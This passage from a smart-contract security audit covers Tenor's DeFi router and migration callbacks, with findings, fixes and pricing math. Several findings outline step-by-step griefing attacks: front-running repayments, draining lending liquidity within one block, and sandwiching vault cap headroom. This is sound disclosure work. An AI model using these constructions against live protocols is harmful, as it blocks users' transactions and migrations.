Moreover in the above case, one cannot resolve the fill sentinel values to Midnight position state of the initiator since one is dealing with a set of takers (which might not even include the initiator).

Recommendation: Overall, the execution params and action structs include many fields and possible combination of parameters that might not make sense in general. Some restriction on the possible combination of parameters exists in the codebase (some are just documented).

- All combinations should be thoroughly documented (at least for the set of all combinations for 1. action type, 2. if the initiator is the action's offer maker, 3. offer type (sell or buy)).
- Prevent resolving sentinel values for 3rd party actions or set those to their extreme values which would cause the related slippage protections pass.

Tenor: PR 541 disables price slippage checks for 3rd party actions (making sure the min/max prices are set to their extreme endpoints).

Cantina Managed: Fix verified.

3.3.23 `uint112` container does not cover the extreme low price constraint for market making policy

Severity: Low Risk.

Context: IMarketMakingPolicy.sol#L15-L16.

Description: `CurvePoint` uses `uint112` types for the rate fields which at extreme rate and duration would give us the below values to bound extreme low effective prices:

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 1 \cdot 2^{112} - 1} = 192.592\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 2 \cdot 2^{112} - 1} = 96.29\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 3 \cdot 2^{112} - 1} = 64.19\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 4 \cdot 2^{112} - 1} = 48.14\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 5 \cdot 2^{112} - 1} = 38.51\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 6 \cdot 2^{112} - 1} = 32.09\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 7 \cdot 2^{112} - 1} = 27.51\cdots$$

$$\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 192 \cdot 2^{112} - 1} = 1.003\cdots$$

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 192 \cdot 2^{112} - 1} = 0.997\cdots$$

Thus up to (and including) 192 seconds to maturity the floor and ceiling of the effective price upper and lower bounds are always positive even for the maximum value for rate $r = 2^{112} - 1$:

$$\forall \Delta t \in [1, 192] \wedge r_{pol} \in [0, 2^{112} - 1] \quad \Rightarrow \quad \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot r_{pol}} \geq 1$$

Thus using the `uint112` container for the `rate` in `CurvePoint` one cannot fully constrain the effective price in extreme low values. This is in contrast to the containers used for `StaticRatePolicy` where one is using `uint128`:

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 1 \cdot 2^{128} - 1} = 0.0029\cdots$$

even `uint120` should suffice in both cases of policy types since:

$$\frac{10^{18} \cdot 10^{18}}{10^{18} + 1 \cdot 2^{120} - 1} = 0.7523\cdots$$

For `CurvePoint` if one used `uint120` for both sell and buy rate, it would leave `uint16` space for `ttm` which would only cover up to around $18.20\cdots$ hours. Thus ideally this struct could only be packed into 2 or more storage slots.

> ℹ️ **Note:**
> In general we have the following inequality for any container types both for rates and durations: $\left\lceil \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot r} \right\rceil \geq 1$ Thus for sell side lower-bounds for the effective price there is always a minimum of 1 wei. Thus for example, selling at `price==0` (aka willingly donating units) would not be possible with the current policies.

Recommendation: Either document the above scenario or use `uin120` containers for rates in `Curve Point` (this would prevent packing the struct in just one storage slot where one would want the `ttm` to cover a wide range).

Tenor: Fixed in PR 538.

Cantina Managed: PR 538 adds a NatSpec comment to acknowledge the limitation.

3.3.24 Misused or redundant sentinel conditional in `mulDivDownInverse`

Severity: Low Risk.

Context: ClampLib.sol#L225-L227.

Description/Recommendation: In `mulDivDownInverse`, potentially the first condition should be `num==0` since `n==0` is not even possible.

Tenor: Fixed in PR 609.

Cantina Managed: Fix verified.

3.3.25 Tenor Callbacks don't check `feeRecipient`

Severity: Low Risk.

Context: *(No context files were provided by the reviewer)*.

Description: In Tenor callbacks, if a positive `fee` calculated that amount is sent to the `feeRecipient` even though it could be `address(0)`. The current `MigrationIntentRatifer` imposes an invariant that for fee configs when the `feeRate` is non-zero, the `feeRecipient` should also not be `address(0)`. If the callbacks are not paired with this specific ratifier, that invariant might not be satisfied in general.

Recommendation: Only deduce and send `fee` to the `feeRecipient` if it is not `address(0)`.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.26 `BorrowBlueToMidnightCallback` can be griefed

Severity: Low Risk.

Context: BorrowBlueToMidnightCallback.sol#L67.

Description: Unlike `Midnight` where the repayment can be gated by authorisation, Morpho Blue allows anyone repay `onBehalf` of any user. If `repayBudget` close to (but not bigger) `v1Debt`, an adversary can frontrun the user's tx to repay on its behalf small portion of its debt on Morpho Blue such that `repayBudget>v1Debt'`. This would allow the adversary to play with what calls can be included or excluded.

Recommendation: To make the above scenario economically less favouring the adversary:

1. One can instead of the the strict check `repayBudget>v1Debt` only revert if `repayBudget-v1Debt` is greater than a specific threshold which can be ratified and provided as call data OR.
2. One can provide a flag in the ratified call data to enable or disable this strict check.

Option 1. is a more generalised solution compared to Option 2.

At the end, make sure any unused surplus budget is sent to the `seller` or `receiver`.

Tenor: Acknowledged. To prevent such griefing scenario, one can use clamp contracts when configuring `TenorAdapter.execute` or `TenorAdapter.executeAndConsume` params.

Clamp's role is to evaluate the available liquidity in an offer JIT as tightly as possible.

Cantina Managed: Acknowledged.

3.3.27 `BorrowMidnightToBlueCallback` migrations can be griefed by temporarily draining Morpho Blue liquidity

Severity: Low Risk.

Context: BorrowMidnightToBlueCallback.sol#L76.

Description: `BorrowMidnightToBlueCallback.onBuy` withdraws collateral from Midnight, supplies it to Morpho Blue, then borrows `buyerAssets+fee` from Blue for the borrower.

The required Blue liquidity is not reserved. Morpho Blue `borrow` mutates borrow accounting and then checks:

$$\texttt{totalBorrowAssets} \leq \texttt{totalSupplyAssets}$$

Therefore, any prior borrow that consumes the available gap makes the callback's Blue borrow revert. The migration is atomic, so the whole Midnight-to-Blue exit reverts.

Proof of Concept: Let:

$$A = \texttt{totalSupplyAssets} - \texttt{totalBorrowAssets}$$

and let the victim need:

$$B = \texttt{buyerAssets} + \texttt{fee}, \quad B \leq A$$

Construction:

1. T_1: attacker posts collateral and borrows A from the target Blue market.
2. T_2: victim callback calls `MORPHO_BLUE.borrow(...,B,0,buyer,address(this))`.
3. The Blue liquidity check fails with `insufficientliquidity`.
4. T_3: attacker repays the T_1 debt and withdraws collateral.

If T_1, T_2, T_3 are in one block, elapsed interest is zero. Cost is gas, ordering, and temporary collateral.

Recommendation: Do not rely on ambient Blue liquidity for liveness. Add committed liquidity atomically before the Blue borrow, use a pre-funded path, or document this as an accepted migration liveness assumption.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.28 `VaultV2` liquidity adapter caps can be sandwiched to revert deposits

Severity: Medium Risk.

Context: LendMidnightToVaultCallback.sol#L59, MidnightSupplyVaultSharesCallback.sol#L65, MidnightVaultExecutor.sol#L60, MidnightVaultExecutor.sol#L66.

Description: Let C be the remaining cap headroom of the ids returned by an active VaultV2 `liquidityAdapter`.

`VaultV2.deposit` and `VaultV2.mint` first mint shares, then allocate the supplied assets to the liquidity adapter. The allocation reverts when any returned id exceeds its absolute or relative cap. The corresponding `withdraw` and `redeem` path does not enforce the cap ceiling; it only deallocates from the liquidity adapter when idle assets are insufficient.

The cap headroom is ambient state. It is not reserved for a pending user deposit. A prior deposit can consume enough headroom that the next deposit reverts, and a later withdrawal can release the attacker's capital.

This affects integrations that perform a raw VaultV2 deposit. For example, `LendMidnightToVaultCallback` deposits `sellerAssets-fee` into the target vault, so an otherwise valid Midnight fill can still revert at the final vault deposit when the liquidity-adapter cap has been consumed first.

> ℹ️ **Note:**
> Also applies to `MidnightSupplyVaultSharesCallback` and `MidnightVaultExecutor.depositAndAddCollateral`.

Proof of Concept: Assume a victim transaction T_2 will deposit D assets into a VaultV2 with an active liquidity adapter.

For an absolute cap, let C be the current unused cap. Pick:

$$C - D < x \leq C$$

Construction:

1. T_1: the attacker deposits x assets. The deposit succeeds and consumes x of liquidity-adapter cap.
2. T_2: the victim deposit attempts to allocate D more assets. Since remaining headroom is $C - x < D$, `allocateInternal` reverts with the cap check.
3. T_3: the attacker withdraws or redeems the shares minted in T_1.

A builder/proposer can place T_1, T_2, T_3 in one block around the victim transaction. The attacker therefore does not need to leave capital in the vault beyond the ordered bundle.

If the cap is only relative with ratio r, T_1 also increases the next transaction's cap denominator. The one-shot condition becomes:

$$x > \frac{C - D}{1 - r}$$

so a single sandwich blocks deposits with $D > rC$. Smaller deposits require repeated ordered capacity consumption or an already tight cap.

The cost is not the full deposit amount when T_3 succeeds. It is gas, builder/proposer payment, temporary capital, rounding loss, adapter entry/exit loss, and the risk that exit liquidity is insufficient. If the withdrawal is served from idle vault assets, the attacker can recover assets while the liquidity-adapter allocation remains elevated, leaving less cap headroom after the bundle.

Recommendation: Do not treat `VaultV2` liquidity-adapter capacity as an unconstrained destination for user-critical migrations.

For `VaultV2` deposit callers, either size the operation against active liquidity-adapter cap headroom, require a user-supplied max/revert-tolerant fallback when the final vault deposit fails, or document this as an accepted liveness assumption for VaultV2 targets with active liquidity adapters.

Tenor: Acknowledged. PR 563 documents in contract's natspecs:

```
LendMidnightToVaultCallback.sol:19
/// @dev On Morpho Vault-v2, deposits can revert if a liquidity-adapter cap is reached,
 ↪  blocking otherwise
valid fills.

MidnightSupplyVaultSharesCallback.sol:24
/// @dev On Morpho Vault-v2, deposits can revert if a liquidity-adapter cap is reached,
 ↪  blocking otherwise
valid fills.

MidnightVaultExecutor.sol:18-19
/// @dev VaultV2 deposits can revert if a liquidity-adapter cap of the vault is reached,
 ↪  blocking otherwise
valid
/// deposit-and-add-collateral flows.
```

In pratice our vault setup will not have not cap and only allocates to `MorphoMarketV1AdapterV2` forwards into a Morpho Blue V1 market (which has no supply cap).

Cantina Managed: Acknowledged.

3.3.29 `executeAndConsume` also increases initiator consumption for 3rd party action bundles

Severity: Low Risk.

Context: TenorRouterAdapterBase.sol#L47-L53.

Description: For 3rd party action bundles, the initiator might not be any of the takers. In general the aggregations in `totals` and `rawTotals` is over a set of possibly different takers that might not even include the initiator. In this case the value of `_MIDNIGHT.consumed(initiator,consumeGroup)` gets updated by `rawTotals[fillIndex]` which might not directly associate with the initaior.

Recommendation: Either:

- Document the above scenario to mention for use cases where the keeper can aggregate their batch action executions into a consumption group which can be externally checks and bounded OR.
- Make sure 3rd party actions cannot use `executeAndConsume` endpoint.

Tenor: Fixed in PR 550.

Cantina Managed: Fix verified.

3.3.30 `onRepay` for `MidnightAdapterBase` is not necessarily linked to the calls made to `Midnight` by this adapter

Severity: Low Risk.

Context: MidnightAdapterBase.sol#L164-L194.

Description: `onRepay` for `MidnightAdapterBase` is not necessarily linked to the calls made to `Midnight` by this adapter.

Recommendation: If `midnightRepay` needs to be linked to `onRepay`, the enforcement should be implemented.

If not, it should be documented that the `onRepay` can stem from other external calls not made necessarily through `MidnightAdapterBase` to `Midnight`.

Tenor: Fixed in PR 600.

Cantina Managed: Fix verified.

3.4 Informational

3.4.1 Donated tokens can be skimmed indirectly from `MidnightWithdrawVaultSharesCallback` and `LendVaultToMidnightCallback`

Severity: Informational.

Context: LendVaultToMidnightCallback.sol#L49, MidnightWithdrawVaultSharesCallback.sol#L50.

Description: Any donated resting tokens in:

- `MidnightWithdrawVaultSharesCallback` and.
- `LendVaultToMidnightCallback`.

can be skimmed by creating fake vaults where calling the vault's `withdraw(...)` would not perform any token transfers thus forcing the callback contract to use its current token balance.

Recommendation: This can be documented. One can also implement safeguards to disallow the skimming process by check token balances of the callback contract before and after the call to `withdraw(...)` and make sure the difference is exactly or at least the supplied underlying token to be withdrawn.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.4.2 The pre-condition is not checked in `BorrowMidnightRenewalCallback` or higher level frames

Severity: Informational.

Context: BorrowMidnightRenewalCallback.sol#L22, CollateralTransferLib.sol#L41.

Description: The pre-condition is not checked in `BorrowMidnightRenewalCallback` or higher level frames. The `CollateralTransferLib.transferCollaterals(...)` only applies the collateral supply transfer on the intersection set of the collateral tokens between source and target markets.

Recommendation: Perhaps the above logic can be documented as the `pre-condition` might not apply always.

Tenor: Acknowledged, will document better.

Cantina Managed: Acknowledged.

3.4.3 Maker self-take is not allowed in `TenorRouter`

Severity: Informational.

Context: TenorRouter.sol#L94-L103, TenorRouter.sol#L360-L378.

Description: For a given `action` and `initiator` the following case is not possible:

- `action.actionType==ActionType.MIDNIGHT_TAKE` AND.
- `action.offer.maker==initiator`.

This would **implicitly** `revert` once dispatched to `Midnight` since the `maker` and the `taker` would be the same as `initiator`.

Recommendation: For better readability, might make sense to document in the NatSpec. Specifically that the enforcement is implicit.

Tenor: Fixed in PR 594.

Cantina Managed: Fix verified.

3.4.4 The current fee adjustments design can be tweaked

Severity: Informational.

Context: TenorRouter.sol#L219-L228, TenorRouter.sol#L416-L418.

Description/Recommendation: The rate fees for Tenor are collected on the designed callbacks. But fee adjustments derivations are happening on separate contracts.

A better design would that Tenor callbacks contracts extending Morpho ones where they would also expose public endpoints where one would be able to query the fees getting collected during callback hooks. The fee derivation on the callback hook and the exposed queryable endpoints can be refactored into an `internal` function to make sure there is no deviation in the calculation when collecting fees or adjust totals in the `TenorRouter`.

In the `TenorRouter` loop one can perform a `try/catch` with the Tenor callback interface for fee derivation.

This design would:

- Simplify verification of correct fee calculation during adjustement to make sure it matches the fees collected.
- Reduces the data needed to construct an actions (the fee adjustment fields can be removed. For 3rd party actions only the taker/ `intent.user` callback address is needed and for 1st party actions only the initiator callback would be needed.).

Tenor: Acknowledged. Added disclaimer for footgun in PR 594.

Cantina Managed: Acknowledged.

3.4.5 `feeRate` check is missing in `TenorRouter`

Severity: Informational.

Context: TenorRouter.sol#L82.

Description: In `TenorRouter`, actions have the `feeAdjusterData` field which in the only `ICallbackFeeAdjuster` implementation decodes as:

```
(uint256 feeRate, FeeFormula formula)
```

One needs to make sure:

1. `feeRate` value matches with the `callbackFeeRate`.
2. `formula` matches with the corresponding `takerCallback` formula used to derive the `fee`.

Recommendation:

1. Can be checked easily in the action execution loop in `TenorRouter`.
2. Would need a small design change or parameter addition.

A better approach to avoid these missing checks would be follow the suggestion for "The current fee adjustments design can be tweaked".

Tenor: Acknowledged. Added disclaimer for footgun in PR 594.

Cantina Managed: Acknowledged.

3.4.6 Make sure fee adjustment matches the ratification and the callbacks used

Severity: Informational.

Context: IntentSettler.sol#L57, IntentSettler.sol#L75, TenorRouter.sol#L81-L82.

Description: Currently, it is the responsibility of the initiator to make sure the:

- The ratifiers and the callbacks contracts enforced within AND.
- The fee adjustment contract/data.

match. Otherwise, mismatched action fields from above could create a slippage protection check that might not make sense in general.

Recommendation: The above can be documented better. One could also introduce architectural changes that would linked the above data together more clearly (refer to finding "The current fee adjustments design can be tweaked").

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.4.7 `ExecuteParams.reduceOnly` does not exactly mirror `offer.reduceOnly`

Severity: Informational.

Context: TenorRouter.sol#L44-L45.

Description: There are a few subtle differences between `offer.reduceOnly` and `ExecuteParams.reduceOnly`:

- `offer.reduceOnly` checks are atomic per Midnight `take(...)` calls whereas `ExecuteParams.reduceOnly` is for a grouped action bundle.
- `offer.reduceOnly` imposes pre-callback checks. `ExecuteParams.reduceOnly` imposes only a post action exection loop check aggregating multiple `take(...)` and hook (inner call frames) calls.

- There are scenarios where inner calls could grow the position in the undesired direction and bring it back to its starting position for action executions. This cannot be detected or disallowed.
- The comment regarding `take-side`Offer.reduceOnly`mirror` is not fully accurate, since the initiator can be both a `maker` or `taker` for one bundle of 1st party actions.

Recommendation: It might make sense to document the above.

Tenor: Fixed in PR 541.

Cantina Managed: Fix verified.

3.4.8 `StaticRatePolicy`'s constructor should consider implementing checks

Severity: Informational.

Context: *(No context files were provided by the reviewer)*.

Description/Recommendation: It would be better to add constructor checks to `StaticRatePolicy`. (similar to how `MarketMakingPolicy.setCurve` does it).

i.e you can add checks in the constructor for:

- `rates.length!=0` (non-empty).
- `rates.length==durations.length`.
- `rates.length<=8`.
- Strictly increasing `durations`.

Tenor: Acknowledged and accepted, this check will be done offchain.

In practice, we'll deploy two static rate contracts, double check curves offchain, and hardcode the addresses everywhere in our SDK.

Cantina Managed: Acknowledged.

3.4.9 `getOfferRemaining` does not follow the `consumableUnits` logic in edge cases

Severity: Informational.

Context: ClampLib.sol#L31-L53.

Description: The `getOfferRemaining` utility function is trying to mimic `consumableUnits` of Morpho but is slightly different:

1. The `type(uint128).max` caps.
2. Does not revert when `price==0`.
3. `sellerPrice` uses `UtilsLib.zeroFloorSub(offerPrice,tradingFee)` but Morpho **reverts** here if `offerPrice<tradingFee`.
4. `buyerPrice<=WAD` is missing and instead some custom inverse division functions are implemented.

The above decisions perhaps have been taken to avoid possible `reverts` make sure the execution of action bundles in the router due to the above edge cases.

Recommendation: It is best to highlight above and document the decisions.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.4.10 `interpolate(...)` rounds the values towards the left knot value

Severity: Informational.

Context: LinearInterpolationLib.sol#L33-L37.

Description: `interpolate(...)` rounds towards the value of `values[i]` (in general different rounding directions).

Recommendation: Document why the above rounding directions are used.

Tenor: Fixed in PR 539.

Cantina Managed: Fix verified.

3.4.11 Check for non-zero `units` missing

Severity: Informational.

Context: LendMidnightToVaultCallback.sol#L34, MidnightWithdrawVaultSharesCallback.sol#L38.

Description: For all the other callbacks there is a check to make sure `units` cannot be `0` (since it can imply for example other parameters like fee would be `0` or full amount, etc).

As an example this check is present for `MidnightWithdrawVaultSharesCallback.onBuy`, even though `units` is not used.

Recommendation: Even though `units` is not used and also one can implicitly prove that it cannot happen due to the `sellerAssets` check (with the current midnight if the `units` were to be `0` then it would also imply `sellerAssets` to be `0`) for consistency it might make sense to add this check to this contract (although redundant).

> ℹ️ **Note:**
> With the current `Midnight` contract implementation one can prove:
>
> ```
> sellerAssets != 0  →  units != 0
> buyerAssets  != 0  →  units != 0
> ```
>
> Thus for all callbacks one check suffices. But to be more `MIdnight` implementation agonistic, it would be best to have both when required.

Tenor: Fixed in PR 561.

Cantina Managed: Fix verified.

3.4.12 `MidnightSupplyVaultSharesCallback` ratification pairing

Severity: Informational.

Context: MidnightSupplyVaultSharesCallback.sol#L57.

Description: `MidnightSupplyVaultSharesCallback` needs to be paired with a ratification flow that verifies that `callbackData.tick` equals to `offer.tick`.

Recommendation: Make sure above is documented.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.4.13 Allocated `VaultV2` liquidity can revert `LendVaultToMidnight` fills

Severity: Informational.

Context: LendVaultToMidnightCallback.sol#L44, MidnightWithdrawVaultSharesCallback.sol#L48.

Description: `LendVaultToMidnightCallback.onBuy` funds a Midnight buy by calling:

```
vault.withdraw(buyerAssets + fee, address(this), buyer)
```

Let:

$$B = \texttt{buyerAssets + fee}.$$

The callback assumes that the vault can synchronously exit B assets. VaultV2 does not give this guarantee from share ownership alone. Deposits may be allocated to a liquidity adapter, and withdrawals only pull from that adapter when idle assets are insufficient. VaultV2 also documents that allocators can set liquidity adapter data in a way that prevents withdrawals.

If all assets are allocated and the liquidity adapter cannot deallocate B, `VaultV2.exit` calls `deallocateInternal(...)` before burning shares or transferring assets, and the callback reverts.

The failed `onBuy` reverts the surrounding Midnight `take`, so the attacker does not consume offer capacity or burn lender shares. The effect is liveness griefing: attempts to fill the offer revert until VaultV2 exit liquidity is available.

> ℹ️ **Note:**
> Also applied to `MidnightWithdrawVaultSharesCallback`,

Proof of Concept: Let:

$$I = \texttt{idleAssets}, \quad L = \texttt{adapterAvailableLiquidity}, \quad B = \texttt{buyerAssets + fee}.$$

Assume $I + L < B$.

Construction:

1. A lender signs a Midnight buy offer whose maker callback is `LendVaultToMidnightCallback`.
2. The lender has approved the callback to spend its VaultV2 shares.
3. Before the offer is filled, the source VaultV2 has insufficient idle plus deallocatable liquidity: $I + L < B$.
4. A taker calls `Midnight.take`.
5. Midnight calls `LendVaultToMidnightCallback.onBuy`.
6. The callback calls `withdraw(B,address(this),lender)`.
7. `VaultV2.exit` attempts to deallocate $B - I$ from the liquidity adapter and reverts.

All Midnight state changes revert with the failed callback. The grief is failed execution, not persistent accounting corruption.

Recommendation: Document that `LendVaultToMidnightCallback` requires immediate VaultV2 exit liquidity for `buyerAssets+fee`.

For VaultV2-backed offers, only use this callback when the source vault's liquidity adapter can reliably deallocate the required assets at fill time. Otherwise, use a flow that explicitly handles unavailable liquidity, such as pre-withdrawing assets, routing through a source with observable withdrawable liquidity, or adding an in-kind or force-deallocation path with documented penalties and failure modes.

Tenor: Acknowledged. Documented in PR 563:

```
src/callbacks/LendVaultToMidnightCallback.sol

/// @dev Withdraws buyerAssets + fee from the vault, transfers the fee to the recipient,
 ↪  and
/// approves Morpho Midnight to pull buyerAssets.

....

/// VAULT SAFETY REQUIREMENTS
/// - It must have immediate exit liquidity for `buyerAssets + fee`, otherwise
 ↪  `withdraw` reverts and the fill fails.
```

Cantina Managed: Acknowledged.

3.4.14 Residual health decline due to migration

Severity: Informational.

Context: BorrowMidnightToBlueCallback.sol#L66-L67.

Description: The pro-rata calculations in this callback (and others) introduce at most -2 error-terms from the expected values. In total depending on the number of active collaterals affected it would be at most $-2 \cdot C_A$ (C_A is the number of affected active collaterals).

If previously we have a healthy position:

$$D_{max} \geq D$$

The transition would be:

$$\lambda \cdot D_{max} + \texttt{error} \overset{?}{\geq} \lambda \cdot D$$

where:

$$\texttt{error} \geq -2 \cdot C_A$$

Recommendation: The above is something to be aware of and perhaps document. Also the effect of dust migrations where one only settles small amounts of `units` should be analysed (related to finding "Partial migration can move zero collateral while nonzero debt is renewed").

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

4 Appendix

4.1 Tenor router aggregation of taker and maker side fills for a 1st party initiator actions

Below one is analysing the 1st party actions for the initiator and with the desired price range $[p_{min}, p_{max}]$.

> ℹ️ **Note:**
> Migration intent ratifier only constrains/ratifies the tick through constraining the effective rate of the fill/settlement. Ticks are not exactly matched.

1. Initiator as the buyer:

$$p_{agg} = \frac{\sum_{E_M} \left\lfloor \frac{p_j(i_j) \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{(p_j(i_j) + f_t^j) \cdot u_j}{10^{18}} \right\rceil + \texttt{migration fee adjustments}}{\sum_{E_M} u_j + \sum_{E_T} u_j} \cdot 10^{18}$$

when you are buying `units` only the upper-bound slippage protection is important. So one just wants to make sure:

$$p_{agg} \leq p_{max}$$

Special case: Let's say the initiator somehow forces all the fills use the same expected tick i so that the tick price for all fills end up being $p = p(i)$, then we get:

$$p_{agg} = \frac{\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{(p + f_t^j) \cdot u_j}{10^{18}} \right\rceil + \texttt{migration fee adjustments}}{\sum_{E_M} u_j + \sum_{E_T} u_j} \cdot 10^{18}$$

Let's further assume the initiator wants to set $p_{max} = p = p(i)$$ then one needs to make sure:

$$p_{agg} = \frac{\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{(p + f_t^j) \cdot u_j}{10^{18}} \right\rceil + \texttt{migration fee adjustments}}{\sum_{E_M} u_j + \sum_{E_T} u_j} \cdot 10^{18} \leq p_{max} = p$$

or in other words:

$$\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{(p + f_t^j) \cdot u_j}{10^{18}} \right\rceil + \texttt{migration fee adjustments} \leq \sum_{E_M} \frac{p \cdot u_j}{10^{18}} + \sum_{E_T} \frac{p \cdot u_j}{10^{18}}$$

some issues that would prevent the above:

1. Trading fees
2. Migration fees
3. The rounded up assets when the initiator is the taker

Let's assume further that the trading and migration fees are 0, then the desired check becomes:

$$\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{p \cdot u_j}{10^{18}} \right\rceil \leq \sum_{E_M} \frac{p \cdot u_j}{10^{18}} + \sum_{E_T} \frac{p \cdot u_j}{10^{18}}$$

we know that

- $$\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor \leq \sum_{E_M} \frac{p \cdot u_j}{10^{18}}$$

- $$\sum_{E_T} \left\lceil \frac{p \cdot u_j}{10^{18}} \right\rceil \geq \sum_{E_T} \frac{p \cdot u_j}{10^{18}}$$

So the desired inequality for the aggregated price might not be satisfied in general. Even if one performs the suggestion from PR 593 the check transforms into:

$$\sum_{E_M} \left\lfloor \frac{p \cdot u_j}{10^{18}} \right\rfloor + \sum_{E_T} \left\lceil \frac{p \cdot u_j}{10^{18}} \right\rceil \leq \left\lceil \sum_{E_M} \frac{p \cdot u_j}{10^{18}} + \sum_{E_T} \frac{p \cdot u_j}{10^{18}} \right\rceil$$

which again might not hold since for $a_k \geq 0$ one has $\sum_k \lceil a_k \rceil \geq \lceil \sum_k a_k \rceil$

PR 593 can only guarantee that when:

- All filled prices are equal to the max price
- There are no trading fees
- There are no migration fees
- The initiator only has **ONE** taker fill

Then the suggestion works. But this is a very limited case (for example when everything is satisfied above but the initiator has two taker fills then what PR 593 checks can cause the bundle to revert.

4.1.1 2. Initiator as the seller

$$p_{agg} = \frac{\sum_{E_M} \left\lceil \frac{p_j(i_j) \cdot u_j}{10^{18}} \right\rceil + \sum_{E_T} \left\lfloor \frac{(p_j(i_j) - f_t^j) \cdot u_j}{10^{18}} \right\rfloor + \texttt{migration fee adjustments}}{\sum_{E_M} u_j + \sum_{E_T} u_j} \cdot 10^{18}$$

when you are selling `units` only the lower-bound slippage protection is important. So one just wants to make sure:

$$p_{min} \leq p_{agg}$$

and for the **special case** everything is smilier to for the **buying** case, except in reverse directions.

4.2 Out of Scope Findings

4.2.1 Fee adjustments are incorrectly applied after dispatch in `TenorRouter`

Severity: High Risk

Context: CallbackFeeAdjuster.sol#L100-L107, TenorRouter.sol#L219-L228

> ***Note that this finding is considered out of scope, and thus the fix for it has not been verified***

Description: Execution endpoints in `TenorRouter` enforces that all the actions for the execution to belong to only one of the following groups:

symbol	set	description
$A_{3,s}$	$\{($ `TOB` $, u_m^i \neq u_{in},$ buy offer$)\}$	3rd party take-on-behalf for **buy** offers, sell intents(initiator is neither the maker or take)
$A_{3,b}$	$\{($ `TOB` $, u_m^i \neq u_{in},$ buy offer$)\}$	3rd party take-on-behalf for **sell** offers , buy intents (initiator is neither the maker or take)

$A_{1,b}$	$\{($ `TOB` $, u_m^i = u_{in},$ buy offer$), ($ `MT` $, u_m^i \neq u_{in},$ sell offer$)\}$	This set includes 2 groups. One is 1st party take-on-behalf buy offers where the initiator is the maker and a second group which is also 1st party but midnight take sell offer where the initiator is the taker. In both groups, *the initiator is a buyer*
$A_{1,s}$	$\{($ `TOB` $, u_m^i = u_{in},$ sell offer$), ($ `MT` $, u_m^i \neq u_{in},$ buy offer$)\}$	This set includes 2 groups. One is 1st party take-on-behalf sell offers where the initiator is the maker and a second group which is also 1st party but midnight take buy offer where the initiator is the taker. In both groups, *the initiator is a seller*

- In $A_{1,b}$ or $A_{1,s}$, the fill asset axis aligns with whether the initiator is the buyer or seller.
- In $A_{3,s}$ or $A_{3,b}$, the fill asset axis aligns with whether all the the intent users are sellers or buyers. For 3rd party action bundles, all intent users should be on the same side of the `take(...)` settlement.

The fee adjustments currently only derived and adjusted to raw totals (in the fill axis dimension) based on the offer direction which assumes that the initiator is always the `taker`. But this is not correct in general. For example for 1st party action bundles the initiator can either be the `maker` or the `taker`. When take-on-behalf actions are settled, the initiator is the `maker` and so the fee adjustment should align with the offer direction (not flipped).

The main goal of calculating `totals` is to perform slippage protection for the initiator.

Recommendation: The conditional checks to derive and apply fee adjustment after dispatch should use the **fill asset axis** to branch in the correct direction.

> ℹ️ **Note:**
> The above is conditional on the fact that when the `maker` is the initiator, it should set the fee rate to the correct value if using on of the Tenor callbacks (in this case, the initiator/ `maker` would use the `IntentSettler` and `MigrationIntentRatifer` as its ratification flow through `Midnight`). If not, it would make sense to use `0` for the `feeRate` as the callback used by the `maker` is not enforced to be one of the migration callbacks unless the `maker` /initiator also uses the `Migration...Ratifier` that restricts the callbacks to those set of 6.

Footnote: In general the slippage checks for 3rd party action bundles with different intent users (takers) might not make that much sense, although the initiator can enforce it.

Tenor: Fixed.

4.2.2 `beforeDispatch` does not consider the scenario where the maker could have also used the migration intent ratifier

Severity: Medium Risk

Context: CallbackFeeAdjuster.sol#L71-L82

> ***Note that this finding is considered out of scope, and thus the fix for it has not been verified***

Description: `beforeDispatch` does not consider:

- The scenario where the **maker** (being equal to the initiator) for 1st party take-on-behalf actions could have also used the migration intent ratifier.

- Also for the **taker** being the initiator for 1st party midnight take. The taker might not necessarily use the migration intent ratifier. But here `affectsFill` assumes that the taker does use the migration intent ratifier.
- For 3rd party actions fee adjustment hooks might not make that much sense (there are some special cases that it might).

Recommendation: For better approach regarding fee adjustment refer to finding "The current fee adjustments design can be tweaked".

Tenor: Fixed in PR 576.

4.2.3 Incorrect rounding directions used in `_maxUnitsInterest`

Severity: Medium Risk

Context: RouterLib.sol#L54-L59, RouterLib.sol#L71-L76, CallbackFeeAdjuster.sol#L129

> ***Note that this finding is considered out of scope, and thus the fix for it has not been verified***

Description: when the `initiator` the **buyer**, the buyer asset is:

$$B = \left\lfloor \frac{a}{10^{18}} p \right\rfloor$$

and when the **seller**, the seller asset is.

$$B = \left\lceil \frac{a}{10^{18}} p \right\rceil$$

where p is the adjusted price according to the formulas in the footnote. Given a budget B and the adjusted price p one should solve:

- Initiator is the **buyer**: ${}_a\left\lfloor \frac{a}{10^{18}} p \right\rfloor \leq B$.
